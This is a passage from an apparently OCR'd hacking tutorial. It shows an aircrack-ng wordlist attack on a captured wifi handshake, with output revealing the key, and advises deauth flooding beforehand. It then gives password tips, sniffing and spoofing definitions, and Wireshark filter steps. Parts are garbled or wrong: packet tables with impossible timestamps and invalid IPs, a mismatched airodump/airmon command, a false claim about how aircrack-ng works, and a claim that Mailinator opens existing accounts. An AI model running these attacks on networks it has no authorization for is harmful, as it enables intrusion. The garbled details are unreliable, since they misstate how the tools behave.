To crack a wifi password, open the terminal and type the following command:

aircrack-ng (captured file with it's path) -w (password list with the path)

```
aircrack-ng home/kali/capture-01.cap -w home/kali/Desktop/password.txt/
```

Aircrack-ng 1.6

[00:00:00] 290/331 keys tested (1864.94 k/s)

Time left: 0 seconds 87.61%

KEY FOUND! [Airtel100mbph]

Master Key : 47 1B 77 A4 4A 01 06 10 8B F2 7F BF B6 8A 9B 56
1A F4 73 13 CA 2C 92 E5 C4 21 94 9C AD DD BD 39

Transient Key : 05 04 F2 08 FB CD 16 07 2B 85 16 4D AE ED C1 30
B7 B6 73 65 C8 12 A1 C4 2E C2 90 07 5C 28 F6 EF
1E 11 A1 F2 4D 46 29 6D 9A C5 0A 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC : 58 34 E2 6A 6D AE 41 2B 93 2A 27 84 9F D8 20 7D

(root㉿kali)-[~/home/kali]

As you can see, we found the Wifi password. When doing this yourself, send ten dauth packets at list fifty times before running a brute force attack, otherwise aircrack-ng will not try all the password and send you a false result.

Change monitor mode to manage mode to connect to the WiFi, Type airodump-ng stop (interface name) to change the adapter's current mode.

```
(root㉿kali)-[~/home/kali]
└─# airmon-ng stop wlan0mon

PHY      Interface      Driver      Chipset
phy0    wlan0mon      ath9k      Qualcomm Atheros AR9485 Wireless Network Adapter (rev 01)
        (mac80211 station mode vif enabled on [phy0]wlan0)
        (mac80211 monitor mode vif disabled for [phy0]wlan0mon)

(root㉿kali)-[~/home/kali]
```

Countermeasure of Password Cracking

To prevent password cracking, your computer password should have at least twelve characters. However, if you have a good memory, a sixteen-character password is highly recommended because it is quite hard to crack. Here are some of the things you need to know about a secure computer password:

- i. It should have both lower and upper-case characters. You also need to include numbers and special characters. This does not mean that every password should have all the above. A combination of lower-case characters and numbers should be enough to make your computer quite secure – it all depends on how secure you want your system to be.
- ii. You should avoid using the same password over an extended period. Have several computers passwords to avoid unauthorized people from accessing your information.
- iii. If possible, generate the passwords randomly.
- iv. A good password should not have any user's elements. This includes things like birth dates, pet names, social security numbers, address, age, etc.
- v. They should not contain a simple combination of words unless these words are randomly selected
- vi. Finally, it is not advisable to write your passwords down unless you can keep them away from other people, e.g. in a safe. You can use a password manager software but using a cloud-based password manager is not a good idea.

Network sniffing & spoofing



What is network sniffing?

Network sniffing monitors the flow of data over different computer lines using a software tool that is referred to as a network sniffer. This sniffer can be a closed software package or a hardware device that is governed by the

appropriate software.

As data flows past the sniffer, the tool takes a picture of the data but does not alter or redirect that data. It is a tool that is also used by hackers to gain vital information. It is possible for a network sniffer to capture passwords as they flow by.

What is network spoofing?

The boiled down definition of network spoofing is getting access to computer data that you have not been authorized to access. To correctly perform network spoofing, the hacker or unauthorized user needs to assume the identity of another computer or computer program.

There are different types of spoofing including e-mail spoofing, network spoofing, and IP spoofing. A hacker who wished to use the spoofing method must find the identity of a trusted computer or program, assume that identity, and gain access to private information. Since the spoofed ID is trusted, the hacker usually has no trouble entering restricted areas.

Top Three Network Sniffing and Spoofing Tools

To get to the best sniffing and spoofing tools, you will have to consider the type of operating system that you use. Some may be designed specifically for Windows, others for Linux, and so on.

1. Wireshark- This is a sniffing tool that is compatible with Windows, Linux, and other operating systems. Its specialty is going deep to monitor the lower levels of your computer.

You can use it to get live captures and offline analysis that captured data can be seen on GUI and other devices. It also has very powerful display filters and supports a variety of protocols including WPA and WPA2. You can read all about it on this [website](#) and download it from there as well.

2. Smartsniff- is a free sniffing tool that captures TCP/IP data flowing over your computer and lets you see it through simulated conversations. This sniffer is compatible with Windows 2000/XP or higher.

The only exception is its WinPcapture Driver, which can be used with all Windows operating systems. One strong feature this sniffing tool comes with is that it allows you to view the captured data in ASCII mode. An alternative

viewing mode is the hex dump function. [Click here](#) to go to their website.


3. Mailinator- This is a spoofing tool that is special in various ways. It allows you to be anonymous while using it. In addition, you can create a new e-mail account using its domain.

On top of it all, it gives you access to email accounts that already exist. You just have to type in the e-mail address and this tool grants you access. You can use [this link](#) to access their website and get all the information you need.

Network Sniffing with Wireshark

In this section, we are going learn how to sniff network using Wireshark. This tool comes with graphical user interface which make it easy to use.


1. Open Wireshark by going to the applications menu and under “Sniffing and Spoofing,” click on the Wireshark.



There are two filters on the home screen of Wireshark. The first is the display filter and the second is the capture filter. If we run Wireshark as default, it captures a lot of packets which can make things a bit confusing, so we use filters to limit our result. The display filter is used to filter traffic after capturing all the traffic, but if we use a capture filter, then Wireshark captures the only filter which we specify.

Under capture filter, we have options to capture traffic by the network interface. If we do not use any filter, then Wireshark will capture all the traffic by default. Let's capture wlan0 packets without specifying any filter.

To run Wireshark, just click on the interface you want to capture packets from. I'm using wlan0 because I'm connected using a wireless adapter.



We can see every packet has its time, source IP, destination IP, protocol, length, and info. If we scroll down, we can see it captured more than 1000 packets in a few minutes.

1014	501.066520277	fe80::1	ff02::1
1015	501.067713864	fe80::1	ff02::1
1016	502.016002434	fe80::cf35:5a57:e53..	ff02::16
1017	502.017419954	fe80::cf35:5a57:e53..	ff02::16
1018	502.018775610	fe80::cf35:5a57:e53..	ff02::16
1019	502.585086424	192.168.1.4	224.0.0.22
1020	502.586098345	192.168.1.4	224.0.0.22
1021	502.587139609	192.168.1.4	224.0.0.22
1022	502.639853906	192.168.1.4	224.0.0.251
1023	503.455479130	192.168.1.4	224.0.0.22
1024	503.456580917	192.168.1.4	224.0.0.22
1025	503.457667414	192.168.1.4	224.0.0.22
1026	503.561662980	TaicangT_79:5d:00	SamsungE_e0:..
1027	503.561682776	SamsungE_e0:ca:27	TaicangT_79:..
1028	503.573332811	192.168.1.4	224.0.0.251
1029	503.637911455	SamsungE_cc:f1:17	Broadcast
1030	504.682927684	192.168.1.4	224.0.0.251
1031	508.651401745	TaicangT_79:5d:00	SamsungE_e0:..
1032	508.651425765	SamsungE_e0:ca:27	TaicangT_79:..

No.	Time	Source	Destination	Protocol	Length Info
49	80.970235585	TaicangT_79:5d:00	SamsungE_e0:ca:27	ARP	60 Who has 192.168.1.6? Tell 192.168.1.1
50	80.970260038	SamsungE_e0:ca:27	TaicangT_79:5d:00	ARP	42 192.168.1.6 is at 50:b7:c3:e0:ca:27
51	86.040120915	TaicangT_79:5d:00	SamsungE_e0:ca:27	ARP	60 Who has 192.168.1.6? Tell 192.168.1.1
52	86.040144104	SamsungE_e0:ca:27	TaicangT_79:5d:00	ARP	42 192.168.1.6 is at 50:b7:c3:e0:ca:27
53	91.134746745	TaicangT_79:5d:00	SamsungE_e0:ca:27	ARP	60 Who has 192.168.1.6? Tell 192.168.1.1
54	91.134771661	SamsungE_e0:ca:27	TaicangT_79:5d:00	ARP	42 192.168.1.6 is at 50:b7:c3:e0:ca:27
55	91.270126883	35.161.219.80	192.168.1.6	TLSv1.2	97 Application Data
56	91.270362436	192.168.1.6	35.161.219.80	TLSv1.2	101 Application Data
57	91.540111242	35.161.219.80	192.168.1.6	TCP	66 443 - 55870 [ACK] Seq=32 Ack=36 Win=118 Len=0 TStamp=3158061
58	96.156135156	TaicangT_79:5d:00	SamsungE_e0:ca:27	ARP	60 Who has 192.168.1.6? Tell 192.168.1.1
59	96.156158732	SamsungE_e0:ca:27	TaicangT_79:5d:00	ARP	42 192.168.1.6 is at 50:b7:c3:e0:ca:27
60	96.449048514	SamsungE_e0:ca:27	TaicangT_79:5d:00	ARP	42 Who has 192.168.1.1? Tell 192.168.1.6
61	96.451114962	TaicangT_79:5d:00	SamsungF_e0:ca:27	ARP	42 192.168.1.1 is at 18:45:93:79:5d:00

Let

us use a display filter to limit our results. Before applying the filter, we have to stop Wireshark capturing packets. There is a red square above of display filter. Click on it to stop Wireshark.

No.	Time	Source	Destination	Protocol	Length Info
1	3.4.693940748	192.168.1.6	147.239.61.206	TLSv1.2	105 Application Data
2	4.4.747730932	142.250.67.206	192.168.1.6	TLSv1.2	105 Application Data
3	5.4.747706856	192.168.1.6	142.250.67.206	TCP	66 32958 - 443 [ACK] Seq=40 Ack=40 Win=501 Len=0 TStamp=1738317368 TSecr=4894780524
33	37.819973872	192.168.1.6	142.250.67.206	TLSv1.2	105 Application Data
34	37.820241659	192.168.1.6	142.250.67.206	TLSv1.2	90 Application Data
35	37.820276101	192.168.1.6	142.250.67.206	TCP	66 32958 - 443 [IN, ACK] Seq=103 Ack=40 Win=501 Len=0 TStamp=1738370441 TSecr=4894780524
36	37.867893596	142.250.67.206	192.168.1.6	TCP	66 443 - 32958 [ACK] Seq=40 Ack=104 Win=278 Len=0 TStamp=1738370441 TSecr=4894780524
37	37.866054841	142.250.67.206	192.168.1.6	TCP	66 443 - 32958 [IN, ACK] Seq=40 Ack=104 Win=278 Len=0 TStamp=1738370441 TSecr=4894780524
38	37.8660608214	192.168.1.6	142.250.67.206	TCP	66 32958 - 443 [ACK] Seq=104 Ack=41 Win=501 Len=0 TStamp=1738370489 TSecr=4094630645
55	91.270126803	35.161.219.80	192.168.1.6	TLSv1.2	97 Application Data
56	91.270362436	192.168.1.6	35.161.219.80	TLSv1.2	101 Application Data
57	91.540111242	35.161.219.80	192.168.1.6	TCP	66 443 - 55870 [ACK] Seq=32 Ack=36 Win=118 Len=0 TStamp=315806182 TSecr=1549219394
199	399.197999699	192.168.1.6	35.161.219.80	TLSv1.2	103 Application Data
199	399.468326623	35.161.219.80	192.168.1.6	TCP	66 443 - 55870 [ACK] Seq=32 Ack=73 Win=118 Len=0 TStamp=316189114 TSecr=1549599232
199	399.468772386	35.161.219.80	192.168.1.6	TLSv1.2	99 Application Data
199	399.599948370	192.168.1.6	35.161.219.80	TCP	66 55870 - 443 [ACK] Seq=73 Ack=65 Win=501 Len=0 TStamp=1549560943 TSecr=318105114
194	391.537825246	35.161.219.80	192.168.1.6	TLSv1.2	97 Application Data
195	391.537873828	192.168.1.6	35.161.219.80	TCP	66 55870 - 443 [ACK] Seq=73 Ack=66 Win=501 Len=0 TStamp=1549510571 TSecr=318106182

Frame 3: 105 bytes on wire (840 bits), 105 bytes captured (840 bytes) on interface wlan0, id 0
 Ethernet II, Src: SamsungF_e0:ca:27 (50:b7:c3:e0:ca:27), Dst: TaicangT_79:5d:00 (18:45:93:79:5d:00)
 Internet Protocol Version 4, Src: 192.168.1.6, Dst: 142.250.67.206
 Transmission Control Protocol, Src Port: 32958, Dst Port: 443, Seq: 1, Ack: 1, Len: 39
 Transport Layer Security

Now,


let's narrow our result by applying a display filter.

As we can see, I applied a TCP display filter and now I can see only TCP packets.,

Wireshark Top Filters

1. Protocol Filter


We can use a display filer or capture filter to capture packets from a specific protocol. Just specify the protocol you want to capture packets from the filter.



Now, we can see only HTTP packets.

2. Port Filter

We can use a port filter to filter packets from specific port numbers. First, we have specified a protocol, then **.port** to tell Wireshark that you want to filter packets from a specific port number, and then == (port number).i.g. **tcp.port == 80**



3. IP Address Filter

We can use the IP address filter to filter packets from a specific IP address. This can be very helpful if we have a target and we want to monitor traffic. Just type **ip.addr == (ip address)** to see packets associated with the IP address.

No.	Time	Source	Destination	Protocol	Length	Info
2972	83.511818138	10.0.2.15	18.192.172.38	TCP	54	[TCP Keep Alive] 37620 - 88 [ACK] Seq=624 Ack=1584 Win=63792 Len=0
2973	83.511818572	18.192.172.38	10.0.2.15	TCP	60	[TCP Keep-Alive ACK] 80 - 37620 [ACK] Seq=1584 Ack=625 Win=32144 Len=0
2974	84.534661795	10.0.2.15	172.217.174.67	TCP	54	[TCP Keep-Alive] 36598 - 88 [ACK] Seq=756 Ack=1484 Win=63882 Len=0
2975	84.534632994	172.217.174.67	10.0.2.15	TCP	60	[TCP Keep-Alive ACK] 80 - 36598 [ACK] Seq=1484 Ack=756 Win=32813 Len=0
2976	84.798728589	10.0.2.15	18.192.172.38	TCP	54	[TCP Keep-Alive] 37682 - 88 [ACK] Seq=647 Ack=9899 Win=62789 Len=0
2977	84.798728589	10.0.2.15	172.217.174.67	TCP	54	[TCP Keep-Alive] 36570 - 88 [ACK] Seq=9023 Ack=5616 Win=63882 Len=0
2978	84.798996449	172.217.174.67	10.0.2.15	TCP	60	[TCP Keep-Alive ACK] 80 - 36570 [ACK] Seq=9009 Ack=648 Win=32121 Len=0
2979	85.362931232	10.0.2.15	18.192.172.38	TCP	54	[TCP Keep-Alive] 37688 - 88 [ACK] Seq=531 Ack=18499 Win=62789 Len=0
2980	85.362931232	10.0.2.15	18.192.172.38	TCP	60	[TCP Keep-Alive ACK] 80 - 37688 [ACK] Seq=18499 Ack=531 Win=32238 Len=0
2981	85.362931232	18.192.172.38	10.0.2.15	TCP	60	[TCP Keep-Alive ACK] 80 - 37688 [ACK] Seq=18499 Ack=531 Win=32238 Len=0
2982	87.296436895	10.0.2.15	172.217.160.195	TLSv1.3	93	Application Data
2983	87.307883753	172.217.160.195	10.0.2.15	TCP	60	443 - 46074 [ACK] Seq=48306 Ack=1874 Win=32373 Len=0
2984	87.329668474	172.217.160.195	10.0.2.15	TLSv1.3	93	Application Data
2985	87.375161582	10.0.2.15	172.217.160.195	TCP	54	46074 - 443 [ACK] Seq=1874 Ack=48345 Win=62789 Len=0
2986	87.545274783	10.0.2.15	18.192.172.38	HTTP	572	POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)

Now, we can see only packets from a specific IP address.

4. Source and Destination Filter

We can also filter packets from a certain source IP and destination IP address. Use **Ip.scr == (ip address)** to filter packets from a source IP and use **ip.dst == (ip address)** to filter packets from a destination IP address.

No.	Time	Source	Destination	Protocol	Length	Info
2960	81.293928846	10.0.2.15	198.115.21.138	TLSv1.3	93	Application Data
2961	81.294021712	10.0.2.15	142.256.67.227	TLSv1.3	93	Application Data
2962	81.353895980	10.0.2.15	142.256.67.227	TCP	54	45584 - 443 [ACK] Seq=1665 Ack=3925 Win=63548 Len=0
2963	81.475318176	10.0.2.15	198.115.21.138	TCP	54	545580 - 443 [ACK] Seq=2309 Ack=51966 Win=62780 Len=0
2965	82.498181343	10.0.2.15	117.18.237.29	TCP	54	[TCP Keep-Alive] 53130 - 88 [ACK] Seq=571 Ack=809 Win=63849 Len=0
2967	82.498246792	10.0.2.15	172.217.174.67	TCP	54	[TCP Keep-Alive] 36638 - 88 [ACK] Seq=378 Ack=793 Win=63882 Len=0
2970	83.003090662	10.0.2.15	13.33.183.8	TCP	54	[TCP Keep-Alive] 37282 - 443 [ACK] Seq=945 Ack=4006 Win=63540 Len=0
2972	83.511818138	10.0.2.15	18.192.172.38	TCP	54	[TCP Keep-Alive] 37628 - 88 [ACK] Seq=624 Ack=1584 Win=63792 Len=0
2974	84.534661795	10.0.2.15	172.217.174.67	TCP	54	[TCP Keep-Alive] 36598 - 88 [ACK] Seq=755 Ack=1494 Win=63882 Len=0
2976	84.798657426	10.0.2.15	18.192.172.38	TCP	54	[TCP Keep-Alive] 37682 - 88 [ACK] Seq=647 Ack=9009 Win=62789 Len=0
2977	84.798728589	10.0.2.15	172.217.174.67	TCP	54	[TCP Keep-Alive] 36570 - 88 [ACK] Seq=3023 Ack=5616 Win=63882 Len=0
2980	85.362931232	10.0.2.15	10.192.172.38	TCP	54	[TCP Keep-Alive] 37688 - 88 [ACK] Seq=530 Ack=18499 Win=62789 Len=0
2982	87.296436895	10.0.2.15	172.217.160.195	TLSv1.3	93	Application Data
2985	87.3275161582	10.0.2.15	172.217.160.195	TCP	54	46074 - 443 [ACK] Seq=1874 Ack=48345 Win=62789 Len=0
2986	87.545274783	10.0.2.15	18.192.172.38	HTTP	572	POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)

5. Multiple Protocol Display Filter

If we want to filter packets from multiple protocols, then we can use **or** syntax. Type (first protocol) or (second protocol) to filter traffic from multiple protocols

No.	Time	Source	Destination	Protocol	Length	Info
2972	03.51:01:01.138	19.0.2.15	18.192.172.30	TCP	54	[TCP Keep-Alive] 37628 - 88 [ACK] Seq=624 Ack=1584 Win=63792 Len=0
2973	03.51:01:01.138	18.192.172.30	19.0.2.15	TCP	60	[TCP Keep-Alive ACK] 88 - 37629 [ACK] Seq=584 Ack=625 Win=32144 Len=0
2974	04.53:48:17.195	18.0.2.15	172.217.174.67	TCP	54	[TCP Keep-Alive] 36598 - 88 [ACK] Seq=755 Ack=1494 Win=63882 Len=0
2975	04.53:48:23.984	172.217.174.67	18.0.2.15	TCP	60	[TCP Keep-Alive ACK] 88 - 36599 [ACK] Seq=1404 Ack=756 Win=32013 Len=0
2976	04.79:05:57.7426	18.0.2.15	18.192.172.30	TCP	54	[TCP Keep-Alive] 37602 - 88 [ACK] Seq=647 Ack=9988 Win=62780 Len=0
2977	04.79:05:57.7426	18.0.2.15	172.217.174.67	TCP	54	[TCP Keep-Alive] 36578 - 88 [ACK] Seq=3023 Ack=5616 Win=63882 Len=0
2978	04.79:09:01.175	18.192.172.30	18.0.2.15	TCP	60	[TCP Keep-Alive ACK] 88 - 37602 [ACK] Seq=8009 Ack=648 Win=32121 Len=0
2979	04.79:09:01.175	18.192.172.30	18.0.2.15	TCP	60	[TCP Keep-Alive ACK] Seq=5616 Ack=3024 Win=32768 Len=0
2980	05.30:29:12.322	18.0.2.15	18.192.172.30	TCP	54	[TCP Keep-Alive] 37608 - 88 [ACK] Seq=538 Ack=10490 Win=62780 Len=0
2981	05.30:30:07.9120	18.192.172.30	18.0.2.15	TCP	60	[TCP Keep-Alive ACK] 88 - 37608 [ACK] Seq=10499 Ack=531 Win=32238 Len=0
2982	07.29:54:48:6895	18.0.2.15	172.217.160.195	TLSv1.3	93	Application Data
2983	07.30:78:07:573	172.217.160.195	18.0.2.15	TCP	60	443 - 46074 [ACK] Seq=40306 Ack=1874 Win=32373 Len=0
2984	07.32:49:06:8474	172.217.160.195	18.0.2.15	TLSv1.3	93	Application Data
2985	07.37:51:16:1582	18.0.2.15	172.217.160.195	TCP	54	46074 - 443 [ACK] Seq=1874 Ack=49345 Win=62780 Len=0
2986	07.37:54:52:74788	18.0.2.15	18.192.172.30	HTTP	572	POST /userinfo.php HTTP/1.1 [application/x-www-form-urlencoded]

Now we can see packets from only two protocols TCP and HTTP.


6. Removing Unwanted Packets

When we work with Wireshark for a long time, it captures a lot of packets, so to make things simple first, we have to remove the unwanted packets from the data. We can use !(first protocol or second protocol or third protocol) to remove unwanted packets.

No.	Time	Source	Destination	Protocol	Length	Info
5	1.02:06:54:43	18.0.2.15	18.33.183.68	TCP	74	49605 - 443 [SYN] Seq=0 Win=84240 Len=0 MSS=1460 SACK_PERM=1 TSeqval=3562329217 TSeqcr=0 WS=1
6	0.09:42:04:396	18.33.183.68	18.0.2.15	TCP	60	443 - 49606 [SYN, ACK] Seq=0 Ack=1 Win=32768 Len=0 MSS=1460
7	1.09:42:52:769	18.0.2.15	18.33.183.68	TCP	54	49606 - 443 [ACK] Seq=1 Ack=1 Win=84240 Len=0
8	1.07:26:27626	18.0.2.15	18.33.183.68	TLSv1.3	571	Client Hello
9	1.11:19:09:439	18.33.183.68	18.0.2.15	TLSv1.3	1514	Server Hello, Change Cipher Spec, Application Data
10	1.11:29:08:233	18.0.2.15	18.33.183.68	TCP	54	49606 - 443 [ACK] Seq=518 Ack=1461 Win=62780 Len=0
11	1.11:35:05:320	18.33.183.68	18.0.2.15	TCP	1514	443 - 49606 [PSH, ACK] Seq=1461 Ack=518 Win=32251 Len=1460 [TCP segment of a reassembled PSH ACK frame]
12	1.11:36:08:544	18.0.2.15	18.33.183.68	TCP	54	49606 - 443 [ACK] Seq=518 Ack=2921 Win=62780 Len=0
13	1.11:39:07:615	18.33.183.68	18.0.2.15	TLSv1.3	967	Application Data, Application Data, Application Data
14	1.11:40:08:952	18.0.2.15	18.33.183.68	TCP	54	49606 - 443 [ACK] Seq=518 Ack=3834 Win=62780 Len=0
15	1.13:52:04:875	18.0.2.15	18.33.183.68	TLSv1.3	118	Change Cipher Spec, Application Data
16	1.13:53:15:231	18.0.2.15	18.33.183.68	TLSv1.3	224	Application Data
17	1.13:54:59:697	18.33.183.68	18.0.2.15	TCP	60	443 - 49606 [ACK] Seq=3834 Ack=752 Win=32817 Len=0
18	1.17:21:04:145	18.33.183.68	18.0.2.15	TLSv1.3	125	Application Data
19	1.17:22:17:140	18.0.2.15	18.33.183.68	TCP	54	49606 - 443 [ACK] Seq=752 Ack=3905 Win=62780 Len=0

7. TCP, HTTP stream

We can use a TCP stream filter to follow a single TCP connection. Select the source you want to see TCP stream, right-click on it and under follow click on the TCP stream.

